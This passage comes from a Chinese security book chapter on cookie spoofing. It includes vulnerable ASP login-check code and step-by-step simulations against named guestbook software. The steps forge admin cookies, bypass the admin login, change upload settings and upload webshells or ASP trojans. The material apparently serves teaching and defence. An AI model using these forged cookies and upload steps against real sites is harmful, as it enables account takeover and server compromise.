


图 8-9　添加总是允许访问的网站




图 8-10 “高级隐私策略设置”对话框

2. 本地 Cookies 内容解密

在“Internet 选项”对话框中的“常规”选项卡中单击“设置”按钮，打开“设置”对话

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

框，如图 8-11 所示。单击“查看文件”按钮，进入 Internet 的临时文件存放文件夹 Temporary Internet Files 中，如图 8-12 所示。该文件夹中列出了全部的 Internet 临时文件，其中名称如“cookies:username@hostname”的文本文件就是 Cookies 文本文件，“hostname”就是所访问的网站的域名，“username”就是访问该网站时使用的 Windows 用户名。Cookie 文件一般都很小，大多是 1～2 KB，打开任意一个 Cookie 文件，其内容如图 8-13 所示。




图 8-11　打开“设置”对话框




图 8-12　临时文件存放文件夹 Temporary Internet Files



图 8-13　Cookie 文件的内容

也可直接将系统隐藏的文件和文件夹打开，进入 Windows XP 系统存放 Cookie 文件的默认目录“C:\Documents and Settings\Administrator\Cookies”（其他系统下路径可能不同）中，查看 Cookie 文件。

Cookie 中的内容大多数都经过了加密处理，只能看到一些毫无意义的字母和数字组合，只有通过专门工具才能分析出其中各项信息的含义。这里以“Cookie pal”工具为例，Cookie pal 是一个非常完善的浏览器 Cookie 的管理工具，允许用户查看、修改、删除 Cookie 文件，支持 IE3 和 NC3 以上版本浏览器。可以允许用户自动接受或拒绝网站加给自己的 Cookie，使用其中的 Cookie 分析功能可以查看存放在本地的 Cookie 信息。

下载并运行 Cookie pa l.7c 工具，进入其主窗口中，如图 8-14 所示。在“Cookies”选项卡列表框中列出了所有已经保存在系统中的 Cookie，单击列表框下方的“删除”按钮进行删除，或单击“刷新”按钮刷新列表，如图 8-15 所示。可看到每个 Cookies 文件大致包含 4 个信息，即目标服务器名字、Cookies 过期时间表、名称和数值。很多网站的 Cookies 都记录了用户的用户名，这将给攻击者的入侵带来很大的便利。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 8-14　Cookie pa l.7c 主窗口



图 8-15　查看存放在本地的 Cookie 信息

8.2　Cookies 欺骗攻击案例

每个 Web 站点都有自己的 Cookie，而其内容可随时读取，但只能由该站点的页面完成。每个站点的 Cookie 与其他所有站点的 Cookie 保存在同一文件夹中的不同文件内。一个 Cookie 就是一个唯一标识客户的标记，包含了用户的各种信息。最常见的 Cookie 信息是用于保存用户某个网站的登录密码，如图 8-16 所示。这样，当用户再次访问同一站点时，就不用再输入密码而直接登录该网站。




图 8-16　利用 Cookies 信息保存登录账号和密码

由于 Cookies 信息是保存在客户端的，所以可对 Cookies 信息进行设置。Cookies 信息安全性不高，黑客完全可通过伪造 Cookies 信息的方法，绕过网站程序的验证，也不需输入密码就可以登录网站，甚至进入网站后台管理页面。

8.2.1　Cookies 欺骗原理与技术实现步骤

当计算机被 Cookies 欺骗攻击后，很多管理员都不明白自己的系统是怎么被攻击入侵的。因为 Cookies 文件中虽然记录着用户的账户 ID、密码之类信息，但在网络中传递时 Cookies 是经过加密的，而且还是用了很安全的 MD5 加密。这样，经过加密处理后的 Cookies 信息，即使被网络上的攻击者截获，他们能看到的也只是一些无意义的字母和数字。

实质上，攻击者要想冒充别人的身份登录网站，并不需要知道截获的 Cookies 文件中那些经过加密的字符串的含义，他们只要把别人的 Cookies 向服务器提交，且能够通过服务器的验证就可以了。由此可见，Cookies 欺骗实现的前提条件是服务器验证程序存在漏洞，且攻击者要获得被冒充人的 Cookies 信息。因此，攻击者要获得别人的 Cookies，一般会用支持 Cookies 的语言编写一小段代码，再把这段代码放到想要 Cookies 的网络中，这样，访问了这个代码的用户的 Cookies 都能被盗取，这个过程对攻击者来说非常简单。

下面是某脚本系统中的一个登录过程判断代码，这里以这个代码为例，来说明 Cookies

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

欺骗在脚本程序员编程的时候是如何产生，又是如何被攻击者利用的。

```
    …
    If login=false then tl= "登录失败" mes=mes& ".返回重新填写" else
Response.cookies(prefix)( "lgname")=lgname session (prefix "lgname") =lgname
    Response.cookies(prefix)( "lgpwd")=lgpwd
    Response.cookies(prefix)( "lgpwd")=lgtype
    Response.cookies(prefix)( "lgcook")=cook if cook>0 then
    Response.cookies(prefix).Expires =date+cook end if
    …
```

这段代码的含义是，如果用户登录失败，页面就会返回提示信息，告诉用户登录失败，并引导用户返回上一页。如果登录成功，程序就会进行 Cookies 操作，将信息写进 Cookies 中。如果用户的 Cookies 已经存在，那么网站将读取系统中的 Cookies 信息，比如已经存在的 Cookies 文件中的过期时间就是用户 Cookies 的过期时间。需要注意的是，这时网站是直接读取系统中的 Cookies 信息。因为网站默认 Cookies 信息是安全且真实的，所示并没有进行判断。

攻击者实施 Cookies 欺骗，一般都会按照如下步骤逐步攻击：

步骤 01 攻击者会先找到存在 Cookies 欺骗漏洞的代码，利用该网站的“用户注册”功能，在该网站注册一个自己知道账户密码的正常低权限用户。

步骤 02 利用注册的用户正常登录该网站，并查看网站是否自动保存和生成 Cookies，即找到本地的 Cookies 存放文件。

步骤 03 攻击者会通过脚本系统暴露出来的一些正常信息，找到管理员或其他高权限用户的账户等信息。

> **提示** 在只对用户做 Cookies 验证的系统中，通过修改 Cookies 的内容可以得到相应的用户权限登录。初级的可以修改 Cookies 的过期时间，实现永久登录的目的。

步骤 04 获得自己注册的低权限用户的 Cookies 后，利用专门修改 Cookies 的工具，如 IECookiesView，修改本地的 Cookies 信息，利用代码验证不严的方式，重新提交经过修改的 Cookies 信息，达到欺骗系统，获得高权限的目的，这样即可成功入侵。

使用 IECookieView 可以查看、修改删除或保存 Cookie 文件。启动 IECookie View，软件上半部窗口会列出用户登录过的网站信息。选中某个网站，如 204.adsina.allyes.com，

在下面窗口中就会列出该站生成的 Cookie 内容，有 KEY、值、网域、安全等列。“值”列中一般存放用户名、用户 ID、访问次数、访问来路网址等信息，通过查看“值”列，可以发现一些个人隐私，例如网站的登录用户名、密码等，如图 8-17 所示。




图 8-17 IEcookiesView 工具

因此，建议用户在公共场所上网后运行 IECookieView 工具，选择“修改”→“毁坏所有未勾选的 Cookies”菜单项，删除全部 Cookie 文件，以免账号、密码等隐私信息外泄。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.2.2　Cookies 欺骗攻击安全模拟

本节将通过 3 个案例介绍攻击者如何进行 Cookies 欺骗。其中，第一个案例是 ID 验证类的 Cookies 欺骗，攻击者只需修改管理员的账户，即可进行 Cookies 欺骗，操作步骤相对简单；第二个案例是构造特定 Cookies 内容的 Cookies 欺骗，攻击者需要对脚本代码进行逻辑分析，找出 Cookies 逻辑判断错误点，构造特定的 Cookies 内容，才能进行 Cookies 欺骗；第三个案例是利用 Cookies 欺骗帮助黑客直接上传 ASP 木马，以达到控制整个网站服务器的目的。

1.　ID 验证类 Cookies 欺骗案例模拟

这类 Cookies 欺骗需要攻击者先找到一个存在脚本问题的脚本系统，即脚本系统只对管理员的账户名作出判断，只验证用户账户是否是 admin，而未对管理员密码的 Cookies 验证。这样，攻击者只需将系统管理员的用户名弄到手，根本不需要知道管理员的密码是什么，即可轻松获得管理员权限。下面是模拟攻击者获取管理员权限的具体操作方法。

步骤 01 从网上下载一个存在这种漏洞的脚本系统，这里以一个简单的留言本系统为例，在本地电脑中进行 IIS 配置，打开该脚本系统的主页“index.asp”，如图 8-18 所示。在留言记录中可以看出管理员的用户名是“admin”。

步骤 02 得到管理员用户名信息后，攻击者即可开始按照典型的 Cookies 欺骗步骤进行入侵。在留言本系统中单击“注册账号”链接，弹出如图 8-19 所示“用户注册协议”页面。



图 8-18　留言本系统的主界面



图 8-19　“用户注册协议”页面

步骤 03 单击“我已阅读并同意以上条款”按钮，弹出“注册新账号”页面。在其中需要填写一些必要的信息，方便后续联系。这里假设注册的账户名是“xiaoxiao”，密码是 123456，注册的会员类型为普通会员，如图 8-20 所示。

步骤 04 在填写完所有需要的信息后，单击“注册”按钮，弹出如图 8-21 所示的提示信息，提示用户新账号 xiaoxiao 已注册成功。

步骤 05 单击“确定”按钮，即可以用户 xiaoxiao 的身份进入该留言本系统中。进入该系统后，用户只能以普通会员的身份进行相应的操作。

用户在该留言本系统中注册用户后，在本地计算机中会生成此网站的 Cookies 文件，其中保存有用户注册的信息。可利用 IECookies View 工具查找本地计算机中存储的 Cookies 文件并找到该留言本系统写入的 Cookies。它能显示是哪一个网站写入的 Cookies，内容是什么，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

写入的时间日期及 Cookies 的有效期限等资料。更改 Cookies 信息中的内容，重新写入非法的 Cookies，即可冒充管理员的身份登录系统。




图 8-20 “注册新账号”页面



图 8-21 提示用户新账号已注册成功

下面介绍利用 IECookies View 工具修改 Cookies 信息的方法：

步骤 01 运行 IECookiesView 工具自动扫描驻留在本地计算机 IE 浏览器中的 Cookies 文件。在 IECookiesView 列表中找到留言本系统对应的 Cookies 信息并选中，在下方列表中即可显示出其中包含的所有键的键值、网域、过期日和变更日期等信息，如图 8-22 所示。

步骤 02 还可对 Cookies 中的键值进行编辑。在列表中找到注册留言本系统时的键值并右击，在弹出的快捷菜单中选择“编辑 Cookies 内容”菜单项，打开“编辑 Cookies 内容”对话框，在其中进一步获得此网站在本地存储的 Cookies 信息的内容。

步骤 03 该键“值”内容是“useridpassword=123456&admin=0&useridname=xiaoxiao”，意思是用户的密码是 123456，用户名是 xiaoxiao，即刚才注册的普通会员的 ID 及密码，如图 8-23 所示。



图 8-22 利用 IECookiesView 查看 Cookies 文件




图 8-23 修改键值的内容

步骤 04 为以普通会员的身份进入留言本系统，获得管理员权限，攻击者需要将该键的“值”内容修改成“useridpassword=123456&admin=0&useridname=admin”。单击“变更 Cookie”按钮，保存 Cookies 的修改并关闭网页，再打开网页，即可看到网页中显示的页面是管理员用户能够访问的页面，如图 8-24 所示。

步骤 05 在获得管理员权限后，即可利用留言本系统中的上传文件功能，上传自己的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Webshell。但该留言本系统中限定了会员上传文件的类型，只有管理员才可修改上传文件类型。此时选择“系统配置”→“系统基本设置”选项，在“基本设置”页面中修改附件的后缀名，如图 8-25 所示。在修改完后，即可在该网站中上传木马文件进一步控制系统。



图 8-24　获得管理员权限



图 8-25　修改上传文件类型

2. 构造特定 Cookies 内容完成欺骗的案例模拟

目前网站的验证程序要排除所有非法登录非常困难，如编写验证程序使用的语言可能存在漏洞。本案例中的 Cookies 欺骗比上一案例中的复杂些，需要攻击者构造特定的 Cookies 内容，才能完成欺骗。下面以“JIMMY 中文站留言簿 v1.09”为例讲述 Cookie 欺骗攻击的具体实现过程。具体的操作步骤如下。

步骤 01 下载“JIMMY 中文站留言簿 v1.09”源文件，在 IIS 中打开该留言本系统的主页“index.asp”文件，即可看到 JIMMY 中文站留言簿的主页，如图 8-26 所示。

步骤 02 单击页面上的“版主管理”链接，即可进入后台管理界面，如图 8-27 所示。




图 8-26　JIMMY 中文站留言簿的主页



图 8-27　管理员登录页面

步骤 03 在该页面中要求输入管理用户名和密码，如果账号或密码错误，则无法进入管理员后台，并显示“非法登录”提示框，如图 8-28 所示。

由于攻击者没有管理员的账户和密码，因此不能正常登录。由于“JIMMY 中文站留言簿”中存在 Cookies 欺骗漏洞，按照典型 Cookies 欺骗步骤，攻击者先分析“login.asp”中的代码，找到代码中调用其他文件夹的验证部分。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 8-28 “非法登录”提示框

如下是“login.asp”页面中的代码：

```
<%if request.Cookies("lunjilyb")("username")="" then%>
<html>
<head>
<meta name="Author" content="BlueSailor">
<SCRIPT language="JavaScript">
<!--
if(self!=top){top.location=self.location}
//-->
</SCRIPT>
<title>管理员登录</title>
<!--#include file="css.asp"-->
</head>
<body text="#000000">
<br><br><br>
<form  method="post" action="chklogin.asp">
  <div align="center">
  <table cellpadding=3 cellspacing=1 border=0 width=316 bgcolor="#183EAD"
height="43">
    <tr bgcolor=#F0AA06>
      <td bgcolor="#027CD7" align=center colspan="2" height="23" width="304">
        <p align="center"><font color="#ffffff"><b>管理员登录</b></font></p>
      </td>
    </tr>
    <center>
    <tr bgcolor=#F0AA06>
      <td width="81" align="center" height="19" bgcolor="#B5CBFF">
        <div align="left"> 管理员名称：</div>
      </td>
    <td width="213" height="19" bgcolor="#ECF1FF">  <input type="text"
name="username" size="15">
      </td>
    </tr>
    <tr bgcolor=#F0AA06>
      <td width="81" align="center" height="27" bgcolor="#B5CBFF">
        <div align="left"> 管理员密码：</div>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
        </td>
        <td width="213" height="27" bgcolor="#ECF1FF"> <input
type="password" name="password" size="15">
        </td>
      </tr>
   <tr align="center">
     <td colspan="2" height="24" bgcolor="#ECF1FF" width="304">
     登录保留：<input type=radio name="expTime" value="" checked>不保留
     <input type=radio name="expTime" value="<%=dateAdd("d",1,now)%>">1 天
     <input type=radio name="expTime" value="<%=dateAdd("ww",1,now)%>">1 周
     <input type=radio name="expTime" value="<%=dateAdd("m",1,now)%>">1 月
     <input type=radio name="expTime" value="<%=dateAdd("yyyy",1,now)%>">1 年
     </td>
   </tr>
      <tr bgcolor=#F0AA06>
        <td bgcolor="#B5CBFF" align=center colspan="2" height="1" width="304">
          <input name="Submit3" type="submit" class="noBorder" value="提交">
        </td>
      </tr>
    </table>

    </div>
    </form>
   <br>
   </body>
   </html>
   <%
   else
   response.redirect "admin-index.asp"
   end if
   %>
```

从代码分析中得知该留言本系统的验证脚本在根目录的“checkadm.asp”页面中，使用 Dreamweaver 中打开“JIMMY 中文站留言簿 v1.09”网站中的后台登录验证页面文件“chkmanage.asp”，具体的实现代码如下：

```
<%
if request.cookies("lunjilyb")("username")="" then
response.redirect "login.asp"
end if
if request.cookies("lunjilyb")("password")="" then
response.redirect "login.asp"
end if
if request.cookies("lunjilyb")("randomid")<>12 then
response.redirect "login.asp"
end if
%>
```

从以上代码中可以看出，该文件中包含 3 条 request.Cookies 语句，其具体的作用如下。

- 第一条 request.cookies 语句：获取 Cookies 中 username 的值，并判断其值是否为空。如果为空的话，则跳转到用户登录页面“login.asp”；

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 第二条 request.cookies 语句：获取 Cookies 中 password 的值，并判断其值是否为空。如果为空，则跳转到用户登录页面“login.asp”；
- 第三条 request.cookies 语句：获取 Cookies 中的 randomid 的值，并判断其值是否为“12”。如果不等于“12”，则跳转到用户登录页面“login.asp”。

从上述代码分析中可以看出，通过验证用户的 Cookie 信息可确认用户是否已经登录，同时可在本地更改 Cookie 信息。只要改后符合验证条件即可进入管理页面。

因此，只需要构造 Cookie 信息，使之满足如下几个条件就可以登录后台管理页面。

- 用户名和密码不为空。要实现这一条件，需要 Cookie 信息中包含用户名和密码，将信息内容设置为如下形式，即可满足要求：Password=123&username=admin
- randomid=12。要实现这一条件，可设置 Cookie 信息中有如下形式，即可满足要求：randomId=12。在 Cookie 信息中，各项数据是通过“&”符号进行连接的，所以可构造出 Cookie 信息：randomid=12&password=123456&username=xiaoxiao。
- 将常量“lunjilyb”添加到 Cookies 信息中。在检测 Cookie 信息时使用代码为：“request.cookies("lunjilyb")("password")”。其中包含一个“lunjilyb”常量，需将该常量添加到 Cookie 信息中，具体实现代码为：lunjilyb= randomid=12&password=123456&username=xiaoxiao。
- 将 Session 信息保存在 Cookies 信息中。在访问网站时，生成了一个 Session 信息，其具体内容为：ASPSESSIONIDSCDTSCRRKGDFLJJACIOOJJIDNIGJHHKD。因此，也需将该信息保存在 Cookie 信息中，最终构造出来的欺骗性 Cookie 信息语句：ASPSESSIONIDSCD TSCRRKGDFLJJACIOOJJIDNIGJHHKD;lunjilyb=randomid=12&password=123456&username=xiaoxiao。通过修改该 Cookie 信息，即可在不知道后台管理员的用户名和密码情况下，使用 Cookies 欺骗语句直接进行登录了。

这里介绍一款桂林老兵 Cookies 欺骗工具，它融合了 Cookies 欺骗和注入功能，当浏览一个页面时如果有 Cookies 和 Session 存在，会自动获取并显示在软件界面中，同时允许对获取的 Cookie 重新修改提交，如图 8-29 所示。下面来模拟攻击者是如何发起攻击的。

步骤 01 下载并运行 Cookie 浏览工具 Cookies&Injest，在“Address”栏中输入后台管理页面“http://localhost/guestbook/admin-index.asp”，单击“连接”按钮，同样也被返回到登录页面，如图 8-30 所示。



图 8-29 桂林老兵 cookies 欺骗工具主窗口




图 8-30 返回登录页面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 在该页面中随便输入一个用户名和密码，单击“提交”按钮，此时也是返回了错误信息，不过这时在“Cookies”文本中可以看到有数据了，如图 8-31 所示。单击“确定”按钮，即可返回管理员登录页面中。

步骤 03 单击工具栏中的“设置自定义的 Cookies”按钮，对 Cookie 信息进行修改。将上面构造的 cookies 内容“ASPSESSIONIDSCD TSCRRKGDFLJJACIOOJJIDNIGJHHKD; lunjilyb=randomid=12&password=123456&username=xiaoxiao”输入到“Cookies”文本框中，其中，xiaoxiao 和 123456 分别为用户名和密码，可以改为任意值，如图 8-32 所示。

步骤 04 修改 Cookie 信息后再重新访问管理员后台页面“http://localhost/guestbook/admin-index.asp”，就不会再返回登录页面，已成功登录了管理员后台，如图 8-33 所示。




图 8-31　返回错误信息



图 8-32　修改 Cookies 信息

步骤 05 单击页面中的“管理员资料”链接，进入“修改管理员资料”页面，在其中对管理员的用户名和密码进入修改，如图 8-34 所示。




图 8-33　成功登录了管理员后台




图 8-34　修改管理员资料

步骤 06 利用跨站攻击进行挂马。这里已成功绕过了管理员的用户验证，Cookies 欺骗攻击的目的达到了。此时可以以管理员的身份在后台进行一系列操作，如单击页面中的“版主信息”链接，即可进入“参数设置”页面，在其中对版主的资料进行修改，如图 8-35 所示。

3. Cookies 欺骗与上传攻击模拟

利用 Cookie 欺骗攻击，可以获得后台管理员的后台页面访问权限，有时还可以帮助黑客直接上传 ASP 木马，以达到整个网站服务器。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

“L-Blog v1.08（SE）Build 0214”是一个ASP+Access结构的博客（Blog）程序，该程序版本非常多。该博客程序中存在一个Cookie欺骗漏洞，黑客可利用该漏洞获得前台管理员权限，从而引发文件上传漏洞攻击。

（1） “L-Blog”中的Cookie欺骗漏洞分析

从网上下载“L-Blog v1.08（SE）Build 0214”博客程序，程序中包含多个ASP文件，如图8-36所示。在“L-Blog v1.08（SE）Build 0214”程序的上传文件中存在一个上传漏洞，需要先在Dreamweaver中打开上传程序网页文件“attachment.asp”并找到如下代码：




图8-35 修改版主信息

